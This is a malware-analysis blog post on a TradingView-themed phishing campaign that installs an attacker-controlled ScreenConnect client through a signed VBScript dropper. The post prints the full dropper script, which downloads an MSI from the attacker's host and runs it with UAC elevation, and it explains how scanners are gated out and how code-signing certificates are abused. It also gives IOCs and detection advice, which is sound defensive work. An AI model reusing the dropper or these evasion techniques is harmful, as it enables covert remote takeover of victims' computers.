Kill chain overview

The lure
It started with a well-timed email: “Welcome! Your Free 1-Month Trial Has Started,” branded as TradingView, landing in my inbox with a friendly nudge to “Test Drive the Desktop App.” Given my public interest in algo trading, this wasn’t random spray, it was a targeted pretext.
The email authenticated cleanly: SPF, DKIM, and DMARC all passed. But look closer at what they passed for:
From: Tradingview <no-reply@reviews.io>
dkim=pass header.i=@reviews.io
dkim=pass header.i=@amazonses.com


This isn’t spoofing in the classic sense, it’s abuse of a legitimate email service provider account. The display name says “Tradingview,” but the authenticated sending domain is reviews.io, relayed through Amazon SES. Most mail filters (and most humans) only check the display name, so this sails through as a trusted sender.
More telling: the HTML template embeds tracking pixels and analytics parameters pointing at genuine TradingView infrastructure (snowplow-pixel.tradingview.com, a message-ID referencing pmta-int-nlb.xtools.tv). Every link in the email: App Store, Google Play, social media, unsubscribe goes to a real TradingView or reviews.io URL.
Except one. The primary call-to-action, “Test Drive the Desktop App,” points to:
https://sites.google.com/view/hf8es/home-page

The redirect chain
The Google Sites page forwards to a second-stage domain:
https://latest-download.org/

This domain doesn’t respond consistently to every request, testing it directly shows the gating mechanism clearly:
Request: User-Agent and Accept-Language both populated
Response: HTTP/2 200 OK

Request: User-Agent missing
Response: HTTP/2 404 Not Found

Request: Accept-Language missing
Response: HTTP/2 404 Not Found
If we provide some random values for User-Agent and Accept-Language header, the server responds with a 200 OK.
 Missing any value in either of the headers will throw a
 404 Not Found.

The pattern is unambiguous: the server requires both a non-empty User-Agent and a non-empty Accept-Language header before it serves content, returning a generic nginx 404 to anything less than a fully-formed browser fingerprint. This is a lightweight anti-bot/anti-scanner gate rather than referrer-based access control, it filters out curl, basic scanners, automated sandbox crawlers, and any tooling that sends minimal or incomplete headers, while serving payload normally to traffic that looks like an ordinary browser. It’s a cheap, effective way to keep security researchers and naive automated analysis off the real payload without needing session tokens or referrer checks at all.
Worth noting: this is a different server stack entirely from the C2 host. latest-download.org identifies itself as nginx, whereas area.usit-services.com (the ScreenConnect relay) is Microsoft IIS on Windows Server. The infrastructure isn’t monolithic, the staging/redirector tier runs on separate Linux infrastructure from the Windows box hosting the actual C2 relay. This split is common in this style of campaign: the redirector is treated as cheap and disposable (easy to stand up on any commodity Linux VPS, easy to burn and replace once flagged), while the C2 host, in this case the compromised institutional Windows server, is the more valuable, persistent asset the operator wants to keep running as long as possible. It also means taking down the staging domain alone wouldn’t disrupt the C2 relay, and vice versa; both need separate reporting/disruption efforts, which is exactly what’s underway here.
Following the real chain in an isolated VM, this stage ultimately serves the VBScript dropper.


Static analysis: the VBScript dropper
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 |
Set objShell = CreateObject("WScript.Shell") Set objFSO = CreateObject("Scripting.FileSystemObject") Set objHTTP = CreateObject("MSXML2.XMLHTTP") Set objApp = CreateObject("Shell.Application") URL = "https://area.usit-services.com/Bin/ScreenConne[...REDACTED...].msi?e=Access&y=Guest&c=a83e4450d1061663&c=4884e4d2a838254e&c=b29e10e7b2b5bb71&c=27358e46ca319876&c=&c=&c=&c=" ' Get clean, static absolute paths tempFolder = objFSO.GetSpecialFolder(2) MSIPath = tempFolder & "\installer.msi" sys32Folder = objFSO.GetSpecialFolder(1) ' 1. Download MSI file cleanly On Error Resume Next objHTTP.Open "GET", URL, False objHTTP.Send If Err.Number = 0 And objHTTP.Status = 200 Then Set objADOStream = CreateObject("ADODB.Stream") objADOStream.Type = 1 ' Binary objADOStream.Open objADOStream.Write objHTTP.ResponseBody objADOStream.SaveToFile MSIPath, 2 ' Overwrite existing objADOStream.Close Else ' Optional: Un-comment for debugging network/download blocks if it fails here ' MsgBox "Download failed. Status: " & objHTTP.Status & " Error: " & Err.Description WScript.Quit End If On Error GoTo 0 ' Reset error handling ' 2. Ensure file exists and is not 0 bytes before executing If objFSO.FileExists(MSIPath) Then If objFSO.GetFile(MSIPath).Size > 0 Then ' Exact arguments format required by ShellExecute for msiexec Dim exePath, args exePath = sys32Folder & "\msiexec.exe" args = "/i """ & MSIPath & """ /quiet /norestart" ' Run with explicit UAC escalation ("runas"). ' Window style 1 reveals the installer/UAC prompt. Switch to 0 for hidden later. objApp.ShellExecute exePath, args, "", "runas", 1 End If End If '' SIG '' Begin signature block '' SIG '' MII6KAYJKoZIhvcNAQcCoII6GTCCOhUCAQExDzANBglg '' SIG '' hkgBZQMEAgEFADB3BgorBgEEAYI3AgEEoGkwZzAyBgor '' SIG '' BgEEAYI3AgEeMCQCAQEEEE7wKRaZJ7VNj+Ws4Q8X66sC '' SIG '' AQACAQACAQACAQACAQAwMTANBglghkgBZQMEAgEFAAQg '' SIG '' y2gLTjqlqzL1f9TMpsCVoVEFrBF/KrnP9BWf8y0FvNGg '' SIG '' giJOMIIFzDCCA7SgAwIBAgIQVJjS0dRbGZVIE3nIEcCH '' SIG '' mTANBgkqhkiG9w0BAQwFADB3MQswCQYDVQQGEwJVUzEe '' SIG '' MBwGA1UEChMVTWljcm9zb2Z0IENvcnBvcmF0aW9uMUgw '' SIG '' RgYDVQQDEz9NaWNyb3NvZnQgSWRlbnRpdHkgVmVyaWZp '' SIG '' Y2F0aW9uIFJvb3QgQ2VydGlmaWNhdGUgQXV0aG9yaXR5 [...REDACTED...] '' SIG '' JhWs/QYpS2OCbTR6PK3aiSM+hx1BGO3S9fDBYa23ftI+ '' SIG '' K6PKbDwYtMgOcgEHIy5E9XB4z2rXXLkSA1kBQMY8XypT '' SIG '' P7uGzmmNsfgk6uyPfzXSYM0JbgIB7VntmksdNbLgy7fc '' SIG '' YJDcJCzdvnXdNGapN/4pKXKLt5MSmEzoCUho+6i64/UI '' SIG '' vJeEdkhJu8ZadZKplQufngSyThhkb9Hfh0Qr+0zZFf6C '' SIG '' SdkkmZdcAIZujsQJ1Srfvvzqp5qtLjquCkjEqCfL9q1D '' SIG '' ed6UEy3aWEzF '' SIG '' End signature block |
Hashes:
File Name: release-v81.428.8-b40f2d768a66c068-06-21-setup.vbs
SHA256: 934F0C3E6F68A61DBD45CC50E5DBE0A2D083135C06D0FBA9FCDE11351CF149D3
Breaking down the technique:
| Component | Purpose |
|---|---|
MSXML2.XMLHTTP |
Synchronous download, no external tooling needed, pure living-off-the-land |
ADODB.Stream (Type 1, binary) |
Writes the response body to disk without the text-mode corruption XMLHTTP alone would cause on binary data |
Shell.Application.ShellExecute with "runas" |
Triggers a native Windows UAC consent prompt to elevate the subsequent msiexec call |
msiexec /quiet /norestart |
Silent MSI install once the user (or an unattended process) accepts UAC |
The comment left in the script: “Window style 1 reveals the installer/UAC prompt. Switch to 0 for hidden later” is a strong tell that this is a working test build, with the author actively iterating toward a fully silent variant.
The URL’s query string carries four populated c= parameters and four empty ones. These aren’t arbitrary, they’re ScreenConnect relay/session tokens, pre-baking the install so the client phones home to a specific relay instance the moment it lands, no further attacker interaction required.
The signature block is real and that’s the more interesting story
Initial read of the '' SIG ''-prefixed base64 block at the end of the script assumed this was cosmetic padding, since VBScript has no built-in mechanism to verify Authenticode signatures on .vbs files. Running Get-AuthenticodeSignature against the sample says otherwise:
|
1 2 3 4 5 6 7 8 9 10 |
SignerCertificate : [Subject] CN=Alysen Mendez, O=Alysen Mendez, STREET=41 KINZLEY ST, L=LITTLE FERRY, S=New Jersey, C=US, PostalCode=07643-1005 [Issuer] CN=Microsoft ID Verified CS EOC CA 03, O=Microsoft Corporation, C=US [Not Before] 30/06/2026 00:47:06 [Not After] 03/07/2026 00:47:06 [Thumbprint] CE360CD296D8785C21EF5D7B64B8AE31919BABA8 Status : Valid StatusMessage : Signature verified. |
This is a genuinely valid signature, and it’s a known, actively-tracked abuse pattern. Microsoft Trusted Signing is a cloud code-signing service Microsoft launched in 2024, letting developers sign executables via subscription without ever holding the private key themselves. Individuals can enroll with comparatively light identity verification (companies need 3+ years of trading history; individuals just need to verify personal identity), and every certificate issued this way is deliberately short-lived, exactly 3 days, matching this sample’s validity window precisely (30/06/2026 to 03/07/2026).
Since March 2025, researchers (MalwareHunterTeam, later covered by BleepingComputer and others) have tracked threat actors abusing exactly this mechanism to sign malware, including XWorm, QuasarRAT, and Lumma Stealer campaigns, under the issuer name Microsoft ID Verified CS EOC CA 01 (this sample uses CA 03, a different pool/rotation of the same service). The abuse works because of one critical quirk: a file signed while the certificate is valid remains “Valid” to Windows and PowerShell indefinitely, even after the 3-day certificate expires, unless Microsoft explicitly revokes it. That’s precisely the state this sample is in as of writing.
The identity on the certificate, Alysen Mendez, 41 Kinzley St, Little Ferry, New Jersey is almost certainly a synthetic or stolen identity used to pass Trusted Signing’s individual verification flow, not the actual operator.
The payload: a self-hosted ScreenConnect instance
The MSI is a real, unmodified ScreenConnect.ClientSetup.msi there’s no packed EXE or custom shellcode here. The entire attack rides on abusing legitimate remote-access software rather than deploying custom malware, which is exactly why this class of attack slips past a lot of EDR/AV, the binary itself is clean.
Hashes:
File Name: ScreenConnect.ClientSetup.msi
SHA256: 042DC6BF5BBB4CD913DEA53E0267AE7B11E05534BF51957E6CB81E93196BF37B
Client-side configuration
After installation, System.config in the client’s install directory reveals the constraint parameters:


|
1 2 3 4 5 6 7 8 9 10 11 |
<?xml version="1.0" encoding="utf-8"?> <configuration> <configSections> <section name="ScreenConnect.ApplicationSettings" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" /> </configSections> <ScreenConnect.ApplicationSettings> <setting name="ClientLaunchParametersConstraint" serializeAs="String"> <value>?h=area.usit-services.com&p=8041&k=BgIAAACkAABSU0ExAAgAAAEAAQDZcpdB6smhe9a1TpLYsgwDUW8EM%2fXzUBkSexikHPdl6tdPWxE%2bk%2b%2bxeJHr5yfk61mMJi8jdnY4XPYwJHP1PORZVJ9MZFVH7pM5P59Wf3%2fv1JS9FFkXLUPc9XCQc6MUHKyyO%2fYKiWvj8%2bUpZo%2bUEI5h3muYLLgl9f3kZCzxvUJrIUOdVlWCX00vtl%2bMkfC%2fycLS0WXr61WmOXqW24ECT7xn8EStuIs3W%2bZjHLp5vACR1iWIYppIdYosIuCoAqVj4d%2fmXYmhtgG5oFHu9kwAGo7HX5k6MaLkDFs%2bcIAyMtpjVGc%2bMxLBidaG%2f8bqd6D9QRHZ7RyXOPHDI6XWIba%2fR9%2b8</value> </setting> </ScreenConnect.ApplicationSettings> </configuration> |
Decoding the k parameter yields a 276-byte Microsoft CryptoAPI PUBLICKEYBLOB a 1024-bit RSA public key wrapped in a standard BLOBHEADER (bType=0x06, aiKeyAlg=CALG_RSA_KEYX, magic RSA1). This is ScreenConnect’s ClientLaunchParametersConstraint mechanism: it locks the client to a specific relay, requiring any parameter changes to be signed by the matching private key held on the attacker’s server. Not independently exploitable, but confirms the client is cryptographically pinned to a single, specific relay.
The p=8041 is the tell for self-hosting: ConnectWise’s official SaaS cloud relay runs over 443. Port 8041 is the default on-premise/self-hosted ScreenConnect relay port meaning this isn’t an abused ConnectWise cloud account, but a fully attacker-controlled, self-hosted ScreenConnect server.

user.configlocated inside C:\windows\SysWOW64\config\systemprofile\AppData\Local\ScreenConnec Client (<instance-id>)additionally caches the resolved host mapping:

|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 |
<?xml version="1.0" encoding="utf-8"?> <configuration> <configSections> <section name="ScreenConnect.ApplicationSettings" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" /> </configSections> <ScreenConnect.ApplicationSettings> <setting name="HostToAddressMap" serializeAs="String"> <value>area.usit-services.com=158.94.210.155-7%2f4%2f2026%205%3a56%3a12%20PM</value> </setting> </ScreenConnect.ApplicationSettings> </configuration> |
area.usit-services.com=158.94.210.155-7/4/2026 5:56:12 PM
Infrastructure fingerprint
Shodan returns the following ports on 158.94.210.155:
https://www.shodan.io/host/158.94.210.155
| Port | Service |
|---|---|
| 80 | Microsoft IIS 10.0 (Windows Server), serving the MSI payload directly |
| 443 | ScreenConnect web console – ScreenConnect/24.1.7.8892-1804360148 |
| 3389 | RDP, exposed to the internet |
The RDP NTLM info leak revealed:
- OS: Windows Server 2022, build
10.0.20348 - Hostname:
WIN-5R0DSV23ED0– the Windows auto-generated default, never renamed
One critical correction to the initial read of this box: a reverse lookup of 158.94.210.155 on Shodan attributes the netblock to a UK educational institution Middlesex University, not a bulletproof-hosting or attacker-owned VPS provider. Combined with the sloppy configuration (default hostname, exposed RDP, no apparent hardening), the far more likely explanation is that this is a compromised university server being used as unwitting C2 infrastructure, not a purpose-built attacker box. This significantly changes the threat picture: there’s a real, uninformed victim organization underneath this campaign, which is why the IP owner isn’t named in this post pending a responsible disclosure report.

Browsing to https://area.usit-services.com/Login?Reason=0 confirms this directly: a fully self-hosted ScreenConnect administrative login page, complete with the ConnectWise ScreenConnect branding, sitting wide open on the internet.

Persistence: the two-process architecture
Inspecting the live process tree post-install confirms how ScreenConnect maintains persistence. Two distinct processes run:


ScreenConnect.ClientService.exe– registered as a genuine Windows Service running underNT AUTHORITY\SYSTEM. This is the persistent component: it survives reboots and gives the operator a SYSTEM-privileged foothold regardless of whether any user is logged in.ScreenConnect.WindowsClient.exe– spawned by the service into the active interactive session (running as the current user rather than SYSTEM), responsible for rendering the actual remote-support UI to whoever connects.
Attribution: who’s on the other end
Windows Event Viewer’s Application log, source ScreenConnect, recorded Event ID 100 at the moment of connection:

luiz-awal Connected
Version: 24.1.7.8892
Executable Path: C:\Program Files (x86)\ScreenConnect Client (47680bb2dd349514)\ScreenConnect.ClientService.exe
luiz-awal is the operator display name configured on the attacker’s ScreenConnect console, visible because ScreenConnect logs technician connection events locally on the client machine, even though session content (chat, file transfer) is only held in memory and would require a live memory capture to recover. Worth treating as a soft attribution lead rather than confirmed identity; operator handles are frequently throwaway or reused pseudonyms.
MITRE ATT&CK mapping
| Technique | ID |
|---|---|
| Phishing | T1566 |
| Command and Scripting Interpreter: VBScript | T1059.005 |
| Ingress Tool Transfer | T1105 |
| System Binary Proxy Execution: Msiexec | T1218.007 |
| Abuse Elevation Control Mechanism (UAC prompt via ShellExecute runas) | T1548.002 |
| Remote Access Software (ScreenConnect as RAT) | T1219 |
| Masquerading (fake Authenticode block) | T1036 |
Indicators of Compromise – IOC
VBS Dropper SHA256:    934F0C3E6F68A61DBD45CC50E5DBE0A2D083135C06D0FBA9FCDE11351CF149D3
ScreenConnect.ClientSetup.msi SHA256: 042DC6BF5BBB4CD913DEA53E0267AE7B11E05534BF51957E6CB81E93196BF37B
Redirector:        sites.google.com/view/hf8es/home-page
Staging domain:    latest-download.org
Staging server:    nginx (Linux) — gated on complete User-Agent + Accept-Language headers
Payload host:      area.usit-services.com
Payload path:      /Bin/ScreenConnect.ClientSetup.msi
Relay endpoint:    area.usit-services.com:8041
Resolved IP:       158.94.210.155
ScreenConnect ver: 24.1.7.8892-1804360148
Operator handle:   luiz-awal
Relay session IDs: a83e4450d1061663, 4884e4d2a838254e, b29e10e7b2b5bb71, 27358e46ca319876
Signing cert CN:   Alysen Mendez (likely synthetic/stolen identity)
Cert thumbprint:   CE360CD296D8785C21EF5D7B64B8AE31919BABA8
Cert issuer:       Microsoft ID Verified CS EOC CA 03
Detection and Response Recommendations
- Block
area.usit-services.com,latest-download.org, and158.94.210.155at DNS/firewall level. - Hunt for
ScreenConnect Client (<any-instance-id>)services/directories that don’t match your organization’s legitimate RMM baseline – distinguishing a sanctioned ScreenConnect deployment from an attacker-installed one requires checking the relay host inSystem.configagainst your known-good relay addresses. - Alert on
msiexec.exespawned viaShell.Application.ShellExecutewith therunasverb from a script host process (wscript.exe/cscript.exe) – this parent-child relationship is unusual outside of legitimate software deployment tooling. - Flag inbound mail authenticated via unfamiliar third-party ESPs (reviews.io, generic transactional senders) where the display name doesn’t match the authenticated domain.
- Watch for Windows Application log Event IDs 100/101 (ScreenConnect connect/session) and Security log 4573 as session-level forensic markers.
Incident Reporting Timeline
- 05/07/2026 – Reported to Jisc Computer Security Incident Response Team (CSIRT)
- 05/07/2026 – Reported to Connectwise Security Email.
- 05/07/2026 – Reported to Middlesex University’s security email.
- 05/07/2026 – Reported to NCSC Suspicious Email Reporting Service.

It’s great to see you posting again! I’ve missed reading your research. Looking forward to more posts.
Thank you!